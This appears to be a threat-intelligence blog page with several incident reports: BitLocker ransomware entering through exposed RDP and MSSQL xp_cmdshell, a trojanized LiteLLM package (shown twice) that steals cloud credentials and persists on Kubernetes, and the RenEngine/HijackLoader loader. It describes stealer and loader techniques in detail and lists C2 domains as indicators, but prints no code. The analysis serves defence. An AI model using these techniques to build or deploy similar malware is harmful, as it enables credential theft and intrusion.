Ransomware note

Ransomware note

Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker's reply to the victim's email sent to the address in the printed ransom note

Attacker’s reply to the victim’s email sent to the address in the printed ransom note

This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our β€œGlobal Report: Anatomy of a Cyber Worldβ€œ.

Exposed ports identified in the system in recent months

Exposed ports identified in the system in recent months

The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.

Second case: meet the XEntry Team

In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack

XEntry team attack

In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server

Commands executed when attempting to manipulate the web server

The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.

The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.

Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path

One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers

A subset of the critical information identified and collected by the attackers

In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment

Scanning and RMM deployment

Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys

Commands executed through RMM tools to collect Bitlocker keys

Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message β€œHacked by XEntry Team”, and their credentials stopped working to access their systems.

A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team

Ransom note printed by the XEntry team

These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.

Conclusions

  • Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
  • We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
  • Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
  • Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
  • Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:

β€œAs a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)

β€œOur reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

Our teams continue to monitor these threats.

Detection signatures

  • Trojan.Multi.Agent.gen
  • Trojan.Win32.GenAutorunMsSqlServerCommandRun.a
  • Trojan.Win32.Generic
  • Exploit.Win32.SCShell.a

  •  

An AI gateway designed to steal your data

A significant proportion of cyberincidents are linked to supply chain attacks, and this proportion is constantly growing. Over the past year, we have seen a wide variety of methods used in such attacks, ranging from creation of malicious but seemingly legitimate open-source libraries or delayed attacks in such seemingly legitimate libraries, to the simplest yet most effective method: compromising the accounts of popular library owners to subsequently release malicious versions of their libraries. Such libraries are used by developers everywhere and are included in many solutions and services. The consequences of an attack can vary widely, ranging from delivering malware to a developer’s device to compromising an entire infrastructure if the malicious library has made its way into the code of a service or product.

This is exactly what happened in March 2026, when attackers injected malicious code into the popular Python library LiteLLM, which serves as a multifunctional gateway for a large set of AI agents. The attackers released two trojanized versions of LiteLLM that delivered malicious scripts to the victim’s system. Both versions made their way into the PyPI repository for Python. A technical analysis revealed that the attackers’ primary targets were servers storing confidential data related to AWS, Kubernetes, NPM, etc., as well as various databases (MySQL, PostgreSQL, MongoDB, etc.). In the latter case, the attackers were primarily interested in database configurations. In addition, the malware’s logic included functionality for stealing confidential data from crypto wallets and techniques for establishing a foothold in the Kubernetes cluster.

Repository compromise

The compromise affected the package distribution channel via PyPI: on March 24, 2026, malicious LiteLLM versions litellm==1.82.7 and litellm==1.82.8 were uploaded to the registry. It was specifically the package’s distribution contents that were compromised: in version 1.82.7, the malicious code was embedded in proxy_server.py, and in 1.82.8, the file litellm_init.pth was added.

Technical analysis

Both versions of the library contained the same malicious code, but its execution was implemented differently. In version 1.82.7, it was executed only when the proxy functionality was imported, while in 1.82.8, a .pth file was added that was able to execute the code every time the interpreter started.


Example of the malicious code in proxy_server.py

Example of the malicious code in proxy_server.py

The malicious code in the proxy_server.py and litellm_init.pth files contained Python code encoded in Base64. After execution, the infected script saved this code alongside itself as a p.py file and immediately executed it.


The p.py script launched the main payload – another script, also encoded in Base64 – without saving it to disk. At the same time, it wrote the output of this payload to a file in the directory from which it was launched. Before being written, the output was encrypted using the AES-256-CBC algorithm with a random key generated in the code, which was saved to the session.key file. The key file was also encrypted – using a pre-initialized public RSA key.


The encrypted key and the output were combined into a tpcp.tar.gz archive and sent to the attackers’ remote server.



What exactly happened within the malicious payload whose output was sent to the C2 server? After it was launched, a recursive scan of the working directories on the victim’s system (/root, /app/, /var/www, etc.) began. In each directory, the script scanned the contents of files, which it output to the stdout buffer, from where it was then saved to the aforementioned file as the result. Next, the script collected system information and also saved it to the file. After that, it proceeded to search for sensitive data. It was interested in the following data located on servers and within the infrastructures of various services:

  • SSH keys
  • GIT accounts
  • .env files
  • AWS, Kubernetes, email service, database, and WireGuard configurations
  • files related to Helm, Terraform, and CI
  • TLS keys and certificates


A notable feature of this malware is that it does not limit itself to stealing files and configurations from the disk but also attempts to extract runtime secrets from the cloud infrastructure.

The code above uses the addresses 169.254.169.254 and 169.254.170.2. The first corresponds to the AWS Instance Metadata Service (IMDS), through which an EC2 instance (a virtual server in AWS, a machine running in the cloud) can retrieve metadata and temporary IAM role credentials (an AWS account with a set of permissions that a service or application can use to obtain temporary credentials for calls to the AWS API). The second is used in Amazon ECS to issue temporary credentials to a container during execution. Thus, the malicious script targets not only static secrets but also those issued by the cloud that can grant direct access to AWS resources at the time of infection.

Additionally, the script searches for crypto wallet configurations, as well as webhooks associated with Slack and Discord messengers. The latter indicates that the attackers are interested not only in infrastructure secrets and accounts, but also in communication channels within the development team.


In the next stage, the malware moves from data collection to establishing a foothold in the Kubernetes cluster infrastructure: if it has sufficient access, it configures a privileged pod (the smallest execution unit in Kubernetes, containing one or more containers) by enabling the securityContext.privileged=true option and mounts the node’s root filesystem via hostPath. This allows it to escape the container and perform actions at the node level.

Next, the malware executes another stage of infection: it saves a Base64-encoded script disguised as a legitimate system component to the Kubernetes node’s disk at the path /root/.config/sysmon/sysmon.py, and registers it via systemd. After launching, the script waits for an initial delay of 300 seconds, then begins periodically contacting the C2 node checkmarx[.]zone/raw, retrieving a link to the next payload from there. If the received value differs from the state previously saved in /tmp/.pg_state, the script downloads a new file to /tmp/pglog, makes it executable, and runs it in the background. At this stage, the attackers gain a foothold in the system and are capable of regularly delivering updated payloads without the need for re-injection. Since the malicious payload is written not to the container’s temporary file directory but directly to the Kubernetes cluster node, the attackers will retain access to the infrastructure even after the container has terminated.

A similar scenario is used for local persistence: in the absence of Kubernetes, the sysmon.py script is deployed in the user’s directory at ~/.config/sysmon/sysmon.py and is also registered as a service via systemd.

OpenVSX version of the malware


While analyzing files communicating with the C2 server, we discovered malicious versions of two common Checkmarx software extensions: ast-results 2.53.0 and cx-dev-assist 1.7.0. Checkmarx is used for application security assessment. These trojanized extensions contained malicious code that delivered the NodeJS version of the malware described above.

This version is downloaded from checkmarx[.]zone/static/checkmarx-util-1.0.4.tgz using NodeJS package installation utilities and is named checkmarx-util. Its key difference from the Python version is that it does not attempt to elevate privileges to the Kubernetes node level and does not create a privileged pod for persistence. Instead, it implements local persistence within the current environment. This means that the NodeJS variant persists only where it is already running.

Additionally, the list of folders to search for and steal secrets from is significantly smaller in this version than in the Python variant.

Checkmarx extensions are used to scan code and infrastructure configurations, so their compromise is quite dangerous: an attacker gains access not only to project files but also to a significant portion of the development environment, tokens, and local configurations.

Victimology

While assessing the attack’s impact, we saw victims all over the world. Most infection attempts occurred in Russia, China, Brazil, the Netherlands, and UAE.

Conclusion

As the technical analysis shows, the malicious scripts found in the LiteLLM versions are dangerous not only because they steal files containing sensitive data, but also because they target multiple critical infrastructure components simultaneously: the local system, cloud runtime secrets, the Kubernetes cluster, and even cryptographic keys. Such a broad scope of data collection allows an attacker to quickly move from compromising a single system and Python environment to seizing service accounts, secrets, and entire infrastructures.

Prevention and protection

To protect against infections of this kind, we recommend using a specialized solution for monitoring open-source components. Kaspersky provides real-time data feeds on compromised packages and libraries, which can be used to secure the supply chain and protect development projects from such threats.

Home security solutions, such as Kaspersky Premium, help ensure the security of personal devices by providing multi-layered protection that prevents and neutralizes infection threats. Additionally, our solution can restore the device’s functionality in the event of a malware infection.

To protect corporate devices, we recommend using a complex solution such as Kaspersky NEXT, which allows you to build a flexible and effective security system. The products in this line provide threat visibility and real-time protection, as well as EDR and XDR capabilities for threat investigation and response.

At the time of writing, the compromised versions of LiteLLM had already been removed from PyPI and OpenVSX. If you have used them, and as a proactive response to the threat, we recommend taking the following measures on your systems and infrastructure:

  • Perform a full system scan using a reliable security solution.
  • Rotate all potentially compromised credentials: API keys, environment variables, SSH keys, Kubernetes service account tokens, and other secrets.
  • Check hosts and clusters for signs of compromise: the presence of ~/.config/sysmon/sysmon.py files and suspicious pods in Kubernetes.
  • Clear the cache and conduct an inventory of PyPI modules: check for malicious ones and roll back to clean versions.
  • Check for indicators of compromise (files on the system or network signs).

Indicators of Compromise:

URLs
models[.]litellm[.]cloud
checkmarx[.]zone

Infected packages
85ED77A21B88CAE721F369FA6B7BBBA3
2E3A4412A7A487B32C5715167C755D08
0FCCC8E3A03896F45726203074AE225D

Scripts
F5560871F6002982A6A2CC0B3EE739F7
CDE4951BEE7E28AC8A29D33D34A41AE5
05BACBE163EF0393C2416CBD05E45E74

  •  

An AI gateway designed to steal your data

A significant proportion of cyberincidents are linked to supply chain attacks, and this proportion is constantly growing. Over the past year, we have seen a wide variety of methods used in such attacks, ranging from creation of malicious but seemingly legitimate open-source libraries or delayed attacks in such seemingly legitimate libraries, to the simplest yet most effective method: compromising the accounts of popular library owners to subsequently release malicious versions of their libraries. Such libraries are used by developers everywhere and are included in many solutions and services. The consequences of an attack can vary widely, ranging from delivering malware to a developer’s device to compromising an entire infrastructure if the malicious library has made its way into the code of a service or product.

This is exactly what happened in March 2026, when attackers injected malicious code into the popular Python library LiteLLM, which serves as a multifunctional gateway for a large set of AI agents. The attackers released two trojanized versions of LiteLLM that delivered malicious scripts to the victim’s system. Both versions made their way into the PyPI repository for Python. A technical analysis revealed that the attackers’ primary targets were servers storing confidential data related to AWS, Kubernetes, NPM, etc., as well as various databases (MySQL, PostgreSQL, MongoDB, etc.). In the latter case, the attackers were primarily interested in database configurations. In addition, the malware’s logic included functionality for stealing confidential data from crypto wallets and techniques for establishing a foothold in the Kubernetes cluster.

Repository compromise

The compromise affected the package distribution channel via PyPI: on March 24, 2026, malicious LiteLLM versions litellm==1.82.7 and litellm==1.82.8 were uploaded to the registry. It was specifically the package’s distribution contents that were compromised: in version 1.82.7, the malicious code was embedded in proxy_server.py, and in 1.82.8, the file litellm_init.pth was added.

Technical analysis

Both versions of the library contained the same malicious code, but its execution was implemented differently. In version 1.82.7, it was executed only when the proxy functionality was imported, while in 1.82.8, a .pth file was added that was able to execute the code every time the interpreter started.

Example of the malicious code in proxy_server.py

Example of the malicious code in proxy_server.py

The malicious code in the proxy_server.py and litellm_init.pth files contained Python code encoded in Base64. After execution, the infected script saved this code alongside itself as a p.py file and immediately executed it.

The p.py script launched the main payload – another script, also encoded in Base64 – without saving it to disk. At the same time, it wrote the output of this payload to a file in the directory from which it was launched. Before being written, the output was encrypted using the AES-256-CBC algorithm with a random key generated in the code, which was saved to the session.key file. The key file was also encrypted – using a pre-initialized public RSA key.

The encrypted key and the output were combined into a tpcp.tar.gz archive and sent to the attackers’ remote server.

What exactly happened within the malicious payload whose output was sent to the C2 server? After it was launched, a recursive scan of the working directories on the victim’s system (/root, /app/, /var/www, etc.) began. In each directory, the script scanned the contents of files, which it output to the stdout buffer, from where it was then saved to the aforementioned file as the result. Next, the script collected system information and also saved it to the file. After that, it proceeded to search for sensitive data. It was interested in the following data located on servers and within the infrastructures of various services:

  • SSH keys
  • GIT accounts
  • .env files
  • AWS, Kubernetes, email service, database, and WireGuard configurations
  • files related to Helm, Terraform, and CI
  • TLS keys and certificates


A notable feature of this malware is that it does not limit itself to stealing files and configurations from the disk but also attempts to extract runtime secrets from the cloud infrastructure.

The code above uses the addresses 169.254.169.254 and 169.254.170.2. The first corresponds to the AWS Instance Metadata Service (IMDS), through which an EC2 instance (a virtual server in AWS, a machine running in the cloud) can retrieve metadata and temporary IAM role credentials (an AWS account with a set of permissions that a service or application can use to obtain temporary credentials for calls to the AWS API). The second is used in Amazon ECS to issue temporary credentials to a container during execution. Thus, the malicious script targets not only static secrets but also those issued by the cloud that can grant direct access to AWS resources at the time of infection.

Additionally, the script searches for crypto wallet configurations, as well as webhooks associated with Slack and Discord messengers. The latter indicates that the attackers are interested not only in infrastructure secrets and accounts, but also in communication channels within the development team.

In the next stage, the malware moves from data collection to establishing a foothold in the Kubernetes cluster infrastructure: if it has sufficient access, it configures a privileged pod (the smallest execution unit in Kubernetes, containing one or more containers) by enabling the securityContext.privileged=true option and mounts the node’s root filesystem via hostPath. This allows it to escape the container and perform actions at the node level.

Next, the malware executes another stage of infection: it saves a Base64-encoded script disguised as a legitimate system component to the Kubernetes node’s disk at the path /root/.config/sysmon/sysmon.py, and registers it via systemd. After launching, the script waits for an initial delay of 300 seconds, then begins periodically contacting the C2 node checkmarx[.]zone/raw, retrieving a link to the next payload from there. If the received value differs from the state previously saved in /tmp/.pg_state, the script downloads a new file to /tmp/pglog, makes it executable, and runs it in the background. At this stage, the attackers gain a foothold in the system and are capable of regularly delivering updated payloads without the need for re-injection. Since the malicious payload is written not to the container’s temporary file directory but directly to the Kubernetes cluster node, the attackers will retain access to the infrastructure even after the container has terminated.

A similar scenario is used for local persistence: in the absence of Kubernetes, the sysmon.py script is deployed in the user’s directory at ~/.config/sysmon/sysmon.py and is also registered as a service via systemd.

OpenVSX version of the malware

While analyzing files communicating with the C2 server, we discovered malicious versions of two common Checkmarx software extensions: ast-results 2.53.0 and cx-dev-assist 1.7.0. Checkmarx is used for application security assessment. These trojanized extensions contained malicious code that delivered the NodeJS version of the malware described above.

This version is downloaded from checkmarx[.]zone/static/checkmarx-util-1.0.4.tgz using NodeJS package installation utilities and is named checkmarx-util. Its key difference from the Python version is that it does not attempt to elevate privileges to the Kubernetes node level and does not create a privileged pod for persistence. Instead, it implements local persistence within the current environment. This means that the NodeJS variant persists only where it is already running.

Additionally, the list of folders to search for and steal secrets from is significantly smaller in this version than in the Python variant.

Checkmarx extensions are used to scan code and infrastructure configurations, so their compromise is quite dangerous: an attacker gains access not only to project files but also to a significant portion of the development environment, tokens, and local configurations.

Victimology

While assessing the attack’s impact, we saw victims all over the world. Most infection attempts occurred in Russia, China, Brazil, the Netherlands, and UAE.

Conclusion

As the technical analysis shows, the malicious scripts found in the LiteLLM versions are dangerous not only because they steal files containing sensitive data, but also because they target multiple critical infrastructure components simultaneously: the local system, cloud runtime secrets, the Kubernetes cluster, and even cryptographic keys. Such a broad scope of data collection allows an attacker to quickly move from compromising a single system and Python environment to seizing service accounts, secrets, and entire infrastructures.

Prevention and protection

To protect against infections of this kind, we recommend using a specialized solution for monitoring open-source components. Kaspersky provides real-time data feeds on compromised packages and libraries, which can be used to secure the supply chain and protect development projects from such threats.

Home security solutions, such as Kaspersky Premium, help ensure the security of personal devices by providing multi-layered protection that prevents and neutralizes infection threats. Additionally, our solution can restore the device’s functionality in the event of a malware infection.

To protect corporate devices, we recommend using a complex solution such as Kaspersky NEXT, which allows you to build a flexible and effective security system. The products in this line provide threat visibility and real-time protection, as well as EDR and XDR capabilities for threat investigation and response.

At the time of writing, the compromised versions of LiteLLM had already been removed from PyPI and OpenVSX. If you have used them, and as a proactive response to the threat, we recommend taking the following measures on your systems and infrastructure:

  • Perform a full system scan using a reliable security solution.
  • Rotate all potentially compromised credentials: API keys, environment variables, SSH keys, Kubernetes service account tokens, and other secrets.
  • Check hosts and clusters for signs of compromise: the presence of ~/.config/sysmon/sysmon.py files and suspicious pods in Kubernetes.
  • Clear the cache and conduct an inventory of PyPI modules: check for malicious ones and roll back to clean versions.
  • Check for indicators of compromise (files on the system or network signs).

Indicators of Compromise:

URLs
models[.]litellm[.]cloud
checkmarx[.]zone

Infected packages
85ED77A21B88CAE721F369FA6B7BBBA3
2E3A4412A7A487B32C5715167C755D08
0FCCC8E3A03896F45726203074AE225D

Scripts
F5560871F6002982A6A2CC0B3EE739F7
CDE4951BEE7E28AC8A29D33D34A41AE5
05BACBE163EF0393C2416CBD05E45E74

  •  

The game is over: when β€œfree” comes at too high a price. What we know about RenEngine

We often describe cases of malware distribution under the guise of game cheats and pirated software. Sometimes such methods are used to spread complex malware that employs advanced techniques and sophisticated infection chains.

In February 2026, researchers from Howler Cell announced the discovery of a mass campaign distributing pirated games infected with a previously unknown family of malware. It turned out to be a loader called RenEngine, which was delivered to the device using a modified version of the Ren’Py engine-based game launcher. Kaspersky solutions detect the RenEngine loader as Trojan.Python.Agent.nb and HEUR:Trojan.Python.Agent.gen.

However, this threat is not new. Our solutions began detecting the first samples of the RenEngine loader in March 2025, when it was used to distribute the Lumma stealer (Trojan-PSW.Win32.Lumma.gen).

In the ongoing incidents, ACR Stealer (Trojan-PSW.Win32.ACRstealer.gen) is being distributed as the final payload. We have been monitoring this campaign for a long time and will share some details in this article.

Incident analysis

Disguise as a visual novel

Let’s look at the first incident, which we detected in March 2025. At that time, the attackers distributed the malware under the guise of a hacked game on a popular gaming web resource.

The website featured a game download page with two buttons: Free Download Now and Direct Download. Both buttons had the same functionality: they redirected users to the MEGA file-sharing service, where they were offered to download an archive with the β€œgame.”

Game download page

Game download page


When the β€œgame” was launched, the download process would stop at 100%. One might think that the game froze, but that was not the case β€” the β€œreal” malicious code just started working.
Placeholder with the download screen

Placeholder with the download screen

β€œGame” source files analysis

The full infection chain

The full infection chain


After analyzing the source files, we found Python scripts that initiated the initial device infection. These scripts imitated the endless loading of the game. In addition, they contained the is_sandboxed function for bypassing the sandbox and xor_decrypt_file for decrypting the malicious payload. Using the latter, the script decrypts the ZIP archive, unpacks its contents into the .temp directory, and launches the unpacked files.
Contents of the .temp directory

Contents of the .temp directory


There are five files in the .temp directory. The DKsyVGUJ.exe executable is not malicious. Its original name is Ahnenblatt4.exe, and it is a well-known legitimate application for organizing genealogical data. The borlndmm.dll library also does not contain malicious code; it implements the memory manager required to run the executable. Another library, cc32290mt.dll, contains a code snippet patched by attackers that intercepts control when the application is launched and deploys the first stage of the payload in the process memory.

HijackLoader

The dbghelp.dll system library is used as a β€œcontainer” to launch the first stage of the payload. It is overwritten in memory with decrypted shellcode obtained from the gayal.asp file using the cc32290mt.dll library. The resulting payload is HijackLoader. This is a relatively new means of delivering and deploying malicious implants. A distinctive feature of this malware family is its modularity and configuration flexibility. HijackLoader was first detected and described in the summer of 2023. More detailed information about this loader is available to customers of the Kaspersky Intelligence Reporting Service.

The final payload can be delivered in two ways, depending on the configuration parameters of the malicious sample. The main HijackLoader ti module is used to launch and prepare the process for the final payload injection. In some cases, an additional module is also used, which is injected into an intermediate process launched by the main one. The code that performs the injection is the same in both cases.

Before creating a child process, the configuration parameters are encrypted using XOR and saved to the %TEMP% directory with a random name. The file name is written to the system environment variables.

Loading configuration parameters saved by the main module

Loading configuration parameters saved by the main module


In the analyzed sample, the execution follows a longer path with an intermediate child process, cmd.exe. It is created in suspended mode by calling the auxiliary module modCreateProcess. Then, using the ZwCreateSection and ZwMapViewOfSection system API calls, the code of the same dbghelp.dll library is loaded into the address space of the process, after which it intercepts control.

Next, the ti module, launched inside the child process, reads the hap.eml file, from which it decrypts the second stage of HijackLoader. The module then loads the pla.dll system library and overwrites the beginning of its code section with the received payload, after which it transfers control to this library.

Payload decryption

Payload decryption


The decrypted payload is an EXE file, and the configuration parameters are set to inject it into the explorer.exe child process. The payload is written to the memory of the child process in several stages:
  1. First, the malicious payload is written to a temporary file on disk using the transaction mechanism provided by the Windows API. The payload is written in several stages and not in the order in which the data is stored in the file. The MZ signature, with which any PE file begins, is written last with a delay.
    Writing the payload to a temporary file

    Writing the payload to a temporary file

  2. After that, the payload is loaded from the temporary file into the address space of the current process using the ZwCreateSection call. The transaction that wrote to the file is rolled back, thus deleting the temporary file with the payload.
